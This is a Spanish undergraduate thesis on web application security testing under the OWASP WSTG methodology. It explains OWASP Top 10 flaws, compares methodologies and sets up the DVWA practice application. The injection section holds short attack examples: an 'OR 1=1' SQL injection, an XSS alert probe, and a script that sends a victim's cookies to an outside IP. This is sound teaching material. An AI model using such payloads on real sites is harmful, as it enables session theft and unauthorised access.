Universidad de Oviedo

ESCUELA POLITÉCNICA DE INGENIERÍA DE GIJÓN

GRADO EN INGENIERÍA EN TECNOLOGÍAS DE LA INFORMACIÓN

ÁREA DE ARQUITECTURA Y TECNOLOGÍA DE COMPUTADORES

PRUEBAS DE SEGURIDAD EN APLICACIONES WEB

D. GARCÍA CAVERO, Daniel
TUTOR: D. GARCÍA MARTÍNEZ, Daniel Fernando

FECHA: mayo 2023

ÍNDICE:

CAP. 1: Introducción y objetivos

En la actualidad, la seguridad informática es un aspecto crítico en el desarrollo y uso de aplicaciones web. Debido al aumento del uso de internet y las aplicaciones en línea, también ha aumentado el número de ataques cibernéticos y la importancia de garantizar la seguridad de los datos y la información que manejan las aplicaciones. Es por esto por lo que, en este trabajo de fin de grado, se abordará el tema de las pruebas de seguridad de aplicaciones web.

El objetivo principal será emular algunos de los ciberataques más comunes en la actualidad, en concreto, una selección de los más importantes de la metodología WSTG, que se trata de una guía de pruebas de aplicaciones web creada por la OWASP, una fundación sin fines de lucro que se centra en mejorar la seguridad de las aplicaciones web de forma gratuita y abierta. Esta guía es realmente extensa, y para llevarla a cabo al completo es necesario emplear mucho tiempo, además de tener unos conocimientos avanzados en ciberseguridad. Por ello, en este trabajo, se seleccionan las pruebas más importantes y sencillas, creando una guía basada en la metodología WSTG, mucho más básica y con ejemplos prácticos, que puede ayudar a cualquier técnico en informática que desee introducirse en el campo de la ciberseguridad web, a comprender las vulnerabilidades y pruebas más básicas.

Cap. 2: Conceptos básicos

2.1 PRUEBAS DE SEGURIDAD EN APLICACIONES WEB

Una auditoría de seguridad puede ser de muchos tipos, y abarcar muchos campos distintos. Aunque la finalidad de todas las pruebas sea la misma, detectar vulnerabilidades de la empresa que un ciberdelincuente podría explotar, el alcance de estas varía mucho entre los distintos tipos. Se pueden realizar pruebas extremadamente específicas, como por ejemplo sobre un software, para intentar encontrar vulnerabilidades directamente en el código, por el contrario, también pueden realizarse pruebas de penetración completas, sin avisar a los empleados, e intentar obtener el control de los sistemas informáticos mediante cualquier técnica, utilizando incluso ingeniería social.

Este trabajo trata un punto intermedio entre los dos extremos recién comentados, las pruebas de seguridad de aplicaciones web, en concreto, se centrará en una de las metodologías de pruebas existentes, recomendando técnicas y herramientas que utilizar para llevar a cabo las pruebas más importantes. Todo ello se verá más adelante, a partir del capítulo 3.

La principal razón por la que el trabajo se centra en las pruebas de seguridad en aplicaciones web es poque estas aplicaciones son una de las principales formas en que las empresas interactúan con sus clientes y usuarios, siendo así, el medio más importante para la realización de transacciones en línea, la transferencia de datos y la comunicación. Dado que las aplicaciones web están normalmente abiertas a cualquier persona en Internet, un ciberdelincuente puede acceder a ellas fácilmente, por lo que son puertas de entrada importantes para acceder a los datos y a los sistemas empresariales, y es esencial que estén protegidas contra todas las posibles amenazas.

Las pruebas de seguridad en aplicaciones web pueden incluir una amplia variedad de técnicas de prueba, como la prueba de penetración, el análisis de vulnerabilidades y la evaluación de la configuración. El objetivo de estas pruebas es detectar y corregir cualquier vulnerabilidad o debilidad en la aplicación web antes de que un atacante pueda explotarla. Algunas de las áreas clave que se examinan durante una prueba de seguridad en un servidor web, son la autenticación y autorización, la gestión se sesiones y cookies o la configuración del servidor web y del sistema operativo, pero eso se abordará con mucho más detalle a lo largo del trabajo.

En este proyecto, solo se evaluará la configuración de los servidores web, analizando las distintas vulnerabilidades de distintos casos sin realizar pruebas de penetración, ya que esto se escapa del objetivo principal del trabajo, pudiendo además causar daños graves si se realizan sobre un caso real.

Para mostrar algunas de las vulnerabilidades que se buscarán, se utilizará una página web real, siendo esto totalmente legal dado que no se intentará entrar en el sistema, aunque se identificase una forma de hacerlo. Por otra parte, para probar la exposición a algunas vulnerabilidades que son realmente peligrosas y se deberían explicar con mayor detalle, se utilizará un caso no real, una aplicación web diseñada específicamente para ser vulnerable, donde se podrá explicar a la perfección, por qué es vulnerable, como detectar el fallo de seguridad y como atacarlo.

2.2 OWASP TOP 10

Hay muchos tipos distintos de vulnerabilidades en un servidor web, y con el paso del tiempo, aparecen más aún. En este apartado, se explican algunas de las vulnerabilidades web más comunes en la actualidad, según el ranking elaborado por [OWASP2021] (Open Web Application Security Project).

2.2.1 Fallos en el control de acceso (Broken access control)

Los controles de acceso son pruebas que se realizan para evitar que los usuarios actúen fuera de sus privilegios. La vulnerabilidad Broken Access control, aparece cuando estas pruebas están mal programadas, o, por el contrario, son inexistentes.

El ejemplo más básico para entender esta vulnerabilidad consiste en un sitio web que tiene una página web para el acceso normal, y también tiene una página específica para el administrador.

```
https://example.com/app/getappInfo
https://example.com/app/admin_getappInfo
```

Pongamos que el primer link es la página a la que el usuario normal tiene acceso y la segunda a la que solo el administrador puede acceder. Si un usuario, no administrador, puede simplemente editando el enlace y escribiendo “admin_getappInfo” en vez de “getappInfo”, acceder directamente a la página destinada para el administrador sin pasar por ningún tipo de *login*, nos encontramos ante una vulnerabilidad del tipo *broken Access control* [Acosta2022]. Así, cualquier usuario, cambiando alguna simple información, y, sin ejecutar ningún tipo de *exploit*, puede acceder a información sensible a la cual no debería tener acceso.

La solución para esta vulnerabilidad se basa en la comprobación de los roles o permisos que el usuario posee para acceder al recurso por parte del servidor. Por ejemplo, pongamos otro ejemplo similar al anterior tomado de [F5DevCentral2022] para explicarlo.

```
https://example.com/messages/1234
https://example.com/messages/5698
```

Pongamos que se trata de un servidor de mensajería que, al acceder a un mensaje tuyo, generas el primero de los links, pero, cambiando simplemente el id del final, puedes acceder a otro mensaje que no deberías.

La consulta que se haría a la base de datos cuando se accede al mensaje, podría ser algo de este estilo:

```
SELECT id, data FROM messages WHERE id = 1234
```

Ahora, para proteger la privacidad del resto de usuarios, y eliminar la vulnerabilidad explicada anteriormente, se podría, por ejemplo, comprobar, además del id, el usuario que está accediendo al mensaje, para que así un usuario no pueda acceder a los mensajes del resto.

```
SELECT id, data FROM messages WHERE id = 1234 AND message.owner = owner
```

Esta vulnerabilidad, por simple que parezca, ocupa actualmente el primer puesto en el ranking de la OWASP, habiendo aparecido en un 94% de las aplicaciones probadas para determinar este ranking.

2.2.2 Fallos criptográficos (Cryptographic failures)

Un fallo criptográfico ocurre cuando un sistema permite que datos confidenciales sean accesibles para intrusos potencialmente maliciosos. También ocurre cuando sufre un incidente de seguridad que permite el borrado, la destrucción, la alteración o la divulgación accidental/ilegal de información confidencial.

Un fallo criptográfico puede ocurrir por muchas razones, pero siempre porque una organización no trata su información sensible de la forma que debería. Esto puede ser por no utilizar criptografía en la totalidad de las comunicaciones, o utilizar suites criptográficas obsoletas.

Pongamos un ejemplo básico en el que una aplicación consulta una base de datos que está correctamente encriptada, pero, está configurada de tal forma que, una vez el usuario extrae los datos requeridos en la consulta, estos son desencriptados automáticamente.

Esto es una vulnerabilidad de tipo "*Cryptograpic failure*" ya que, aunque se utilice una encriptación correcta, la desencriptación automática en un error. Algunos otros ejemplos diferentes a bases de datos inseguras bastante comunes son: utilizar el protocolo HTTP en vez de HTTPS, dejar datos sensibles en documentos planos, contraseñas mal encriptadas, etc.

El hackeo a Facebook en 2018, fue causado por un fallo criptográfico, ya que los atacantes, pudieron acceder a la información privada de más de 50 millones de usuarios [O´Sullivan2018]. Por esto, y muchos más ejemplos similares, esta vulnerabilidad se encuentra ahora mismo en la segunda posición del ranking de vulnerabilidades web más importantes de la OWASP.

2.2.3 Inyecciones (Injections)

Este tipo de vulnerabilidades aparecen cuando se permite a un atacante introducir algún tipo de código en algún campo de texto de la web, y que éste sea ejecutado por el servidor. Este posible código introducido puede servir para obtener información acerca del objetivo, por ejemplo, accediendo a una base de datos, o incluso para ganar acceso al servidor mediante una consola remota.

Las inyecciones, llevan siendo unas de las vulnerabilidades web más importantes durante muchos años, y aunque ahora estén situadas en el puesto número tres, hasta el 2017 se encontraban en el primer puesto. Las dos más comunes son SQL *injection* y XSS.

Para explicar la inyección SQL, me basaré tanto en la explicación de [Acosta2022] (págs. 17-21), como en la de [Tori2011] (págs. 164-183).

Esta vulnerabilidad aparece cuando se le permite a un atacante controlar las consultas SQL que la aplicación manda a la base de datos. Esto hace que el intruso pueda acceder a información que no debería e incluso cambiarla en la base de datos.

Para entenderlo mejor, explicaré el ejemplo más simple posible que es el de una página de *login* común.

Tras introducir un usuario y una contraseña cualquiera, la consulta que se realiza a la base de datos tiene típicamente el siguiente formato:

```
SELECT * FROM Usuarios WHERE Username=User AND PASSWORD=Password
```

Si el atacante puede cambiar esta consulta y poner, por ejemplo:

```
SELECT * FROM Usuarios WHERE Username=‘’ OR 1=1
```

Aunque el usuario ‘’ no exista en la base de datos, la consulta sería correcta ya que 1 siempre es igual a 1. Así, el atacante obtendría la tabla USUARIOS con toda su información de nombres de usuario y contraseñas. Además, con consultas similares y con distintas técnicas, no solo se podría obtener la información de esa tabla, sino de cualquiera a base de prueba y error. En la parte práctica de trabajo de laboratorio, veremos más ejemplos en los que se explicará la inyección SQL en profundidad.

En cuanto a XSS (*Cross Site Scripting*) [Gupta2015], la filosofía es la misma, encontrar un parámetro vulnerable en la web de la víctima para introducir un código, en este caso de JavaScript, con el objetivo de ganar acceso a recursos sensibles como cookies, contraseñas, etc.

La inyección típica para ver si un campo es vulnerable a XSS es escribir el código de una alerta y si funciona, se prueban cosas más avanzadas.

```
<script>alert(“alerta”)</script>
```

Una vez comprobado que la línea anterior funciona, ya sabemos que el campo de texto es vulnerable a XSS, el atacante elabora un *payload* específico para el ataque el cual es inyectado de tal forma que parezca pertenecer a un componente de la web, y posteriormente ejecutado pudiendo causar muchos daños. Los tres más serios y utilizados son los siguientes: Robo de cookies, ataques de phishing y “*key logging*” (registrar el uso del teclado de la víctima para guardar la información que introduce como por ejemplo contraseñas o tarjetas de crédito).

El siguiente script es un ejemplo de cómo obtener las cookies de la víctima para luego poder hacerse pasar por ella fácilmente.

```
<script>new Image().src=“http://1.1.1.1/1/random.php?output=”+document.cookie;</script>
```

Para prevenir este tipo de ataques, el programador debe comprobar la entrada del usuario y sanitizarla antes de ejecutarla. Por ejemplo, en el caso de SQLi, no permitir caracteres que se utilizan para realizar estas inyecciones, como por ejemplo la comilla simple, o, en el caso de XSS, no permitir la palabra “<script>”, la cual determina que el texto introducido se trata de JavaScript.

Cap. 3: Metodología WSTG

Como ya se ha mencionado anteriormente, el objetivo principal de este proyecto es llevar a cabo algunas de las pruebas más importantes que sugiere la metodología WSTG (*Web Security Testing Guide*) creada por la OWASP. Sin embargo, dicha metodología no es la única utilizada, existen otras desarrolladas por otros organismos que proporcionan otras pruebas distintas. A continuación, se realiza un pequeño análisis de varias metodologías utilizadas en la actualidad, y se explicarán las razones por las que se ha elegido centrar el desarrollo de las pruebas en la metodología WSTG. Además, dada la gran cantidad de pruebas que dicha metodología presenta, se hará una selección de las pruebas más importantes y determinantes de la metodología de la OWASP a la hora de probar la seguridad de una aplicación web, y se explicará por qué son importantes.

La metodología WSTG se centra en la identificación y mitigación de vulnerabilidades en las aplicaciones web mediante la realización de pruebas de seguridad. Ésta ha sido seleccionada para este trabajo por varias razones. En primer lugar, es una metodología ampliamente reconocida y utilizada por la comunidad de seguridad de aplicaciones web. Además, la OWASP proporciona una amplia variedad de recursos para la realización de pruebas de seguridad, incluyendo herramientas, guías y documentación.

En esta metodología, se describen una gran cantidad de pruebas, las cuales pueden encontrarse en su propio repositorio de GitHub [Mitchell2020]. Dichas pruebas están divididas en doce secciones según su finalidad, estas son:

1. Information Gathering.
2. Configuration and Deployment Management Testing.
3. Identity Management Testing.
4. Authentication Testing.
5. Authorization testing.
6. Session Management Testing.
7. Input Validation Testing.
8. Testing for Error Handling.
9. Testing for Weak Cryptography.
10. Business Logic Testing.
11. Client-side Testing.
12. API Testing.

3.1 ANÁLISIS DE OTRAS METODOLOGÍAS

A continuación, se hace una breve descripción de distintas metodologías existentes en la actualidad. Este análisis está basado en la lista de metodologías descrita por [Yan2018].

La primera de las metodologías que se menciona en dicha lista es la metodología OSSTMM (*Open Source Security Testing Methodology Manual*) [ISECOM], que se trata de un protocolo de auditoría de seguridad a todos los niveles, que comprende la seguridad de la tecnología de Internet, la seguridad de las comunicaciones, la seguridad inalámbrica y la seguridad física. Se basa en la idea de que para evaluar adecuadamente la seguridad de una aplicación web, es necesario comprender primero los riesgos asociados a ella. Siguiendo la definición de [Caranqui2020], el OSSTMM agrupa las inquietudes de la administración junto con los propios pasos de las pruebas de penetración.

Esta metodología comienza con una revisión de las reglas, legislaciones, políticas, cultura y normas relacionadas con el objetivo, que ayuda a definirlo y resulta en una comparación final con cualquier registro, alarma, alerta o informe. El resto de los pasos se basan en una división por *channels,* con veintisiete módulos cada uno. Estos canales son:

1. Human Security Testing (HST)
2. Physical Security Testing (PST)
3. Wireless Security Testing (WST)
4. Telecommunication Security Testing (TST)
5. Data Network Security Testing (DNST)

En conclusión, esta metodología no ha sido elegida para basar las pruebas en ella, dado que su alcance es mucho mayor que la metodología WSTG, la cual se centra tan solo en las pruebas de una aplicación web, que es el objetivo principal de este proyecto. Además, mientras que la OSSTMM está basada en una metodología científica estricta, la WSTG es mucho más práctica.

Por otro lado, se encuentra también la metodología ISSAF (*Information Systems Security Assesment Framework*) [OISSG2006], que, como la metodología OSSTMM, se centra en la evaluación de la seguridad de sistemas en general, no en aplicaciones web. Por lo que no se ha ni siquiera considerado para la realización de las pruebas, por las mismas razones que la metodología anterior.

Otra metodología importante en el ámbito de la seguridad web es la metodología PTES (*Penetration Testing Execution Standard*) [Gkoutzamanis2020], la cual se centra en la realización de pruebas de penetración y proporciona una guía para realizar pruebas divididas en cinco etapas, las cuales se muestran en la Figura 1, obtenida de [Abu-Dabaseh2018]. Comparándola con WSTG, ambas metodologías están orientadas a probar aplicaciones web, sin embargo, PTES está más orientada hacia la propia penetración, como se puede ver en sus últimas fases, explotación y post-explotación. Por ello, la metodología elegida ha sido la creada por la OWASP, dado que ésta se centra simplemente en el

descubrimiento de vulnerabilidades web, siendo, además, más sencilla y adecuada para este trabajo.

Figura 1: Etapas de la metodología PTES

Por último, cabe destacar la metodología WASC-TC (Web Application Security Consortium Threat Classification) [Barnett2010], que se trata básicamente de una clasificación de amenazas web, que describe también ejemplos de ataques. WASC-TC tiene una mayor complejidad que WSTG, dado que cubre una mayor variedad de amenazas, pero, como se ha explicado en su definición, no se trata de una metodología como tal, sino de una simple lista de clasificación de amenazas con ejemplos de ataques que se puede encontrar en [Auger2012]. Por ello, las pruebas no están basadas en esta metodología, aunque puede ser útil tenerla como referencia para apoyar algunas pruebas a la hora de seguir cualquier otra de las metodologías mencionadas anteriormente.

3.2 SELECCIÓN DE PRUEBAS

Dado el gran número de pruebas mencionadas en la metodología WSTG, a continuación, se presenta una selección de las pruebas más importantes, que son imprescindibles a la hora de probar la seguridad de una aplicación web, y que más adelante, en el capítulo seis, se probarán en varias aplicaciones distintas. Estas pruebas no están ordenadas por su importancia, sino por su orden lógico de ejecución en un análisis completo de seguridad.

Cabe destacar que esta selección de pruebas es solo una parte de toda la guía, y, aunque éstas sean las más importante, para realizar una auditoría completa, es recomendable realizar todas las pruebas descritas por la OWASP.

- 01 Information Gathering

    - Conduct search engine Discovery Reconnaissance for information leakage (WSTG-INFO-01)
    - Fingerprint Web Server (WSTG-INFO-02)
    - Review Webserver Metafiles for Information Leakage (WSTG-INFO-03)
- 02 Configuration and Deployment Management Testing
    - *Review Old Backup and Unreferenced Files for Sensitive Information (WSTG-CONF-04)*
    - *Test HTTP Methods* (WSTG-CONF-06)
- 04 Authentication Testing
    - *Testing for Credentials Transported over an encrypted Channel (WSTG-ATHN-01)*
    - *Testing for Weak lock out mechanism (WSTG-ATHN-03)*
- 07 Input Validation Testing
    - Testing for Reflected and Stored Cross Site Scripting (WSTG-INPV-01 y WSTG-INPV-02)
    - Testing for SQL Injection (WSTG-INPV-05)
    - Testing for file Inclusion (WSTG-INPV-11)
    - Testing for Command Injection (WSTG-INPV-12)

3.2.1 Information Gathering

El primer grupo de pruebas a analizar es la recogida de información o "*Information Gathering*", que recoge todas las pruebas relacionas con la recopilación de información sobre la aplicación web y su entorno, para poder identificar vulnerabilidades potenciales y definir una estrategia adecuada para la prueba. En este grupo, hay tres pruebas que destacan entre las demás, "*Conduct search engine Discovery Reconnaissance for information leakage* (WSTG-INFO-01)", "*Fingerprint Web Server* (WSTG-INFO-02)" y "*Review Webserver Metafiles for Information Leakage* (WSTG-INFO-03)".

La primera de todas, WSTG-INFO-01, se enfoca en detectar la filtración de información sensible a través de motores de búsqueda en línea. Dicha filtración puede ser causada por diversos factores, como una mala configuración del servidor web, la exposición accidental de archivos o directorios, o la publicación de información confidencial en línea por parte de los usuarios. La filtración de esta información puede acarrear graves consecuencias para la seguridad de la aplicación web, ya que puede ser aprovechada por atacantes para obtener acceso no autorizado a la aplicación, o lanzar ataques dirigidos contra la organización responsable.

En cuanto a WSTG-INFO-02, o *Web Server Fingerprint*, se trata de la tarea de identificar el tipo y versión del servidor web donde la aplicación está siendo alojada. Su objetivo es identificar información sobre el servidor web que pueda ser explotada por atacantes malintencionados. Si se conoce la versión del servidor web u otros detalles sobre su

configuración, los atacantes pueden buscar vulnerabilidades conocidas y lanzar ataques dirigidos contra la aplicación web. Por ello, la identificación de información sobre el servidor web es una tarea importante en el proceso de pruebas de seguridad de una aplicación, que permite tomar medidas preventivas para mejorar la seguridad del servidor y reducir el riesgo de ataques.

Por último, y para terminar con el grupo de recogida de información, *Review Webserver Metafiles for Information Leakage* (WSTG-INFO-03), es una prueba que se enfoca en la revisión de archivos de metadatos del servidor web, para detectar información sensible o confidencial que pueda haber sido publicada accidentalmente, y su objetivo principal es analizar estos metadatos para entender mejor la arquitectura y funcionalidad de la aplicación, y así intentar identificar posibles debilidades y vulnerabilidades. Analizando los metadatos, se puede llegar a hallar información valiosa acerca del servidor, incluyendo el lenguaje de programación, posible uso de un *framework*, configuración de seguridad, cookies, entre otros aspectos. La prueba WSTG-INFO-03 es determinante porque puede detectar la información confidencial en estos archivos de metadatos y permitir a los propietarios de la aplicación web tomar medidas preventivas para protegerla.

3.2.2 Configuration and deployment management

En el grupo 2, llamado *Configuration and Deploymet Management*, destacan dos pruebas, *Review Old Backup and Unreferenced Files for Sensitive Information* (WSTG-CONF-04), y *Test HTTP Methods* (WSTG-CONF-06).

La primera de ellas, *Review Old Backup and Unreferenced Files for Sensitive Information* (WSTG-CONF-04), consiste en la revisión de copias de seguridad antiguas y archivos no referenciados en busca de información sensible o confidencial que pueda haber quedado expuesta o almacenada en dichos archivos. Esta técnica se utiliza para detectar y mitigar posibles riesgos de seguridad en los sistemas de información, ya que puede haber información importante que haya sido olvidada o que se haya dejado de utilizar, pero que aún se encuentre almacenada en algún archivo o copia de seguridad. La revisión de estos archivos y copias de seguridad es fundamental para garantizar la seguridad y privacidad de la información almacenada en los sistemas de información y prevenir posibles brechas de seguridad.

En cuanto a la prueba WSTG-CONF-06, en ella se busca verificar que los métodos HTTP utilizados por la aplicación web sean seguros y estén configurados correctamente. En esta prueba se evalúa si se están utilizando los métodos HTTP correctos y se detectan posibles vulnerabilidades de seguridad. Estos métodos pueden incluir opciones como GET, POST, PUT, DELETE, HEAD, OPTIONS, TRACE y CONNECT, entre otros. Esta prueba es importante porque una configuración incorrecta de los métodos HTTP puede dejar la aplicación web

vulnerable a ataques como inyección de código o falsificación de solicitud entre sitios, entre otros.

3.2.3 Authentication testing

El siguiente grupo considerado es el número cuatro de la guía, que corresponde a "*Authentication Testing*". En éste, destacan *Testing for Credentials Transported over an encrypted Channel* (WSTG-ATHN-01) y *Testing for Weak lock out mechanism* (WSTG-ATHN-03). La primera prueba tiene como objetivo comprobar que las credenciales de autenticación se transmiten de manera segura a través de la red, y es importante porque una transmisión insegura de credenciales puede permitir que un atacante las intercepte y acceda a la cuenta del usuario.

En cuanto a *Testing for Weak lock out Mechanism*, comprueba si se establece alguna política de bloqueo a un usuario cuando se produce una gran cantidad de intentos fallidos de autenticación. Es importante implementar una política de bloqueo de cuenta ya que, su ausencia permite ejecutar ataques de fuerza bruta para adivinar las credenciales de un usuario, siendo este ataque uno de los más comunes en la actualidad.

3.2.4 Input validation testing

El grupo "*Input Validation Testing",* incluye seguramente las pruebas más importantes de toda la metodología, ya que todas ellas se centran en evaluar la capacidad de la aplicación de validar y filtrar de forma correcta todos los datos de entrada para evitar ataques de inyección de código malicioso y otros ataques relacionados con la entrada de datos. Entre dichas pruebas destacan las explicadas a continuación (SQLi, XSS, *testing for file inclusion, command injection).*

Las dos primeras son las que implican inyección de código SQL y javascript (SQLi y XSS), dado que, como ya se ha explicado anteriormente, los ataques de este tipo son los más comunes en la actualidad, por lo que este tipo de pruebas son fundamentales en cualquier auditoría de una aplicación web.

La prueba de inyección de comandos, o *Command Injection,* como todas las pruebas de este grupo, evalúa la capacidad de la aplicación para validar y limpiar las entradas de los usuarios, en concreto, en un ataque de inyección de comandos se introducen comandos maliciosos para que sean ejecutados directamente en el servidor que aloja la web. Si esto se permite, un posible atacante podría causar daños extremadamente graves de una forma

realmente fácil, como borrar todos los archivos del servidor, o incluso conseguir una consola remota para tomar el control de éste.

La prueba *Testing for File Inclusion* debe dividirse en dos pruebas diferentes, *Testing for Local File Inclusion* y *Remote File Inclusion.* La primera de ellas se basa en conseguir acceso a archivos del propio servidor, mientras que, *Remote File Inclusion,* se basa en incluir archivos propios en el servidor para posteriormente ejecutarlos, por lo que permitir esto es todavía más grave.

Cap. 4: Presentación de las aplicaciones a probar

La principal aplicación web donde se van a llevar a cabo las pruebas descritas anteriormente, es la página web de la propia Universidad de Oviedo, que se puede encontrar en www.uniovi.es. Dado que se trata de un caso real, y que es un sitio web importante y relevante, recibe un gran número de visitantes y contiene una gran cantidad de información sensible y confidencial, así, sobre esta página se llevarán a cabo las pruebas que necesiten de una web extensa, como por ejemplo las relacionadas con recogida de información, que no se pueden llevar a cabo en un caso que no sea real, o las relacionadas con la gestión de la configuración, dado que en los casos no reales que se presentarán a continuación, las aplicaciones web son desplegadas de forma local para ser probadas, y no hay dispositivos de red que probar.

Sin embargo, realizar la totalidad de las pruebas únicamente sobre una aplicación web real, como la de la Universidad de Oviedo, puede causar daños colaterales durante el proceso de las pruebas, lo que podría afectar a los usuarios y al funcionamiento normal de la página. Además, muchas de las vulnerabilidades más graves no van a poder ser explotadas en un caso real, y es interesante en este trabajo poder documentar ejemplos exitosos de dichas pruebas. Por todo ello, además de la página de la Universidad de Oviedo, se utilizará otra aplicación adicional para ejecutar alguna de las pruebas.

Esta aplicación adicional consistirá en una web desplegada de forma local, diseñada específicamente para practicar o probar distintas vulnerabilidades conocidas. De esta forma, se podrá comprobar el funcionamiento de las herramientas en distintos niveles de dificultad para ver el nivel de detección que poseen.

Existe una gran variedad de aplicaciones web vulnerables por defecto, pero a continuación se describirán algunas de ellas, que aparecen en [Roman2017].

- WebGoat: Es una aplicación web J2EE deliberadamente insegura que está escrita en Java, por lo que se puede instalar en cualquier máquina virtual java de manera muy sencilla [OWASP2022], y existen programas de instalación para los sistemas operativos Linux, OS X Tiger y Windows. Este recurso está mantenido por la OWASP, por lo que podría ser una gran opción para utilizar si se va a seguir la metodología WSTG. Sin embargo, esta plataforma se centra más en la docencia que en proporcionar una gran variedad de vulnerabilidades, por lo que es muy posible que no ofrezca ejemplos suficientes para cubrir vulnerabilidades que se van a probar en este trabajo.
- Mutillidae 2: Esta aplicación también está creada por la OWASP, y, al contrario que la anterior, ofrece una mayor cantidad de vulnerabilidades a probar, sin centrarse tanto en la parte docente como WebGoat. Se puede instalar tanto en Windows

como en Linux, siguiendo el tutorial oficial localizado en el repositorio de GitHub [OWASP2022] Esta aplicación contiene más de 40 vulnerabilidades distintas, y es completamente válida para el contexto de este trabajo, ya que las vulnerabilidades que se necesitarán probar en un caso no real están incluidas. Sin embargo, no ha sido elegida porque existe otra igual de válida, y, si cabe, más famosa en el mundo del pentesting que, personalmente, estoy más acostumbrado a utilizar.

- The Butterfly Security Project: Se trata de un proyecto de código abierto que proporciona una web vulnerable basada en PHP, que, al contrario que las dos anteriores, solo puede instalarse en Linux, y puede obtenerse en [Zharul2023]. Esta aplicación ofrece una gran cantidad de vulnerabilidades, sin embargo, no todas las que se van a probar en este trabajo están incluidas, luego esta no será la aplicación elegida para complementar las pruebas sobre la página de la universidad.
- Wackopicko: Esta aplicación web, puede obtenerse en su repositorio oficial de GitHub [Doupe2021] e instalarse de una forma muy sencilla mediante Docker (también explicado en el repositorio). Incluye las vulnerabilidades más famosas, sin embargo, al igual que la anterior, no todas las que se probarán en el desarrollo del trabajo están incluidas, por lo que tampoco se utilizará.

La aplicación web vulnerable que se utilizará para complementar las pruebas sobre la Universidad de Oviedo, no será ninguna de las mencionadas anteriormente, sino que se utilizará DVWA (*Damn Vulnerable Web App*) [Wood2013], que, aunque se crease hace ya una década, es actualizada constantemente, y contiene las vulnerabilidades más comunes en la actualidad. Dentro de la variedad de vulnerabilidades que ofrece, se encuentra la totalidad de vulnerabilidades que se necesitan probar, en el contexto de este trabajo, sobre una aplicación deliberadamente vulnerable, por ello, es que DVWA ha sido elegida para el trabajo. Esto incluye vulnerabilidades como inyecciones SQL, *cross-site scripting* (XSS), vulnerabilidades de autenticación y autorización, y muchas otras. Además, es probable que esta aplicación sea la más utilizada en todo el mundo del *pentesting* para probar todo tipo de vulnerabilidades, por lo que es la aplicación sobre la que se puede encontrar una mayor cantidad de información y de forma muy sencilla, en foros o tutoriales. Por otra parte, DVWA proporciona distintos niveles de protección de cada vulnerabilidad (fácil, medio, difícil e imposible), estando el último de ellos totalmente protegido. Esto permitirá comprobar la efectividad de las herramientas que se utilizarán en distintos contextos, incluso en uno totalmente seguro.

En resumen, el uso de DVWA como complemento a las pruebas de seguridad en la página de la universidad permite realizar pruebas de forma controlada, sin afectar a terceros, y poner en práctica técnicas de explotación para un amplio espectro de vulnerabilidades comunes.

Cabe destacar que esta aplicación, no se encuentra accesible públicamente en Internet, sino que es necesario descargarla y desplegarla de forma local. En este caso, se ha descargado y desplegado en la misma máquina virtual que se utilizará para llevar a cabo las pruebas de seguridad.

Para descargar DVWA, se requiere replicar el repositorio web oficial publicado por [Wood2013] en 2013 por primera vez, pero que ha estado siendo actualizado continuamente para añadir nueva información, siendo el último *commit* en 2023. Dicho repositorio ofrece una explicación detallada sobre cómo desplegar la aplicación, no obstante, a continuación, se presentan brevemente algunos detalles que podrían generar problemas durante la instalación.

Una vez se ha copiado el archivo de configuración tal como se indica en el repositorio, es esencial configurar la base de datos. Es recomendable utilizar mariadb, ya que la configuración resulta sencilla. En la Figura 2, se pueden observar dos consolas de comando. En la izquierda, se encuentra el archivo de configuración en el que es preciso especificar un usuario y una contraseña, en este caso “dani” y “kali” respectivamente. En la consola derecha, se muestra la configuración de la base de datos, la cual consta de cuatro comandos realmente simples. Tanto en el segundo como en el tercer comando, es necesario introducir las mismas credenciales que en el archivo de configuración.




Figura 2: Configuración de la BD para DVWA

Una vez la base de datos ha sido configurada, se debe acceder a “localhost/DVWA/setup.php” a través de un navegador web para finalizar la instalación. Al pulsar el botón “Create/Reset Database”, la base de datos se creará por completo y la aplicación estará lista para utilizarse con normalidad.

Una vez realizado, para acceder a la aplicación, el primer paso es introducir en un navegador la dirección web donde se esté alojando la página de DVWA, en este caso “localhost” o “127.0.0.1”, seguido de “/DVWA”. De esta forma, se accede a la página de inicio de la aplicación, la cual será similar a como muestra la Figura 3.

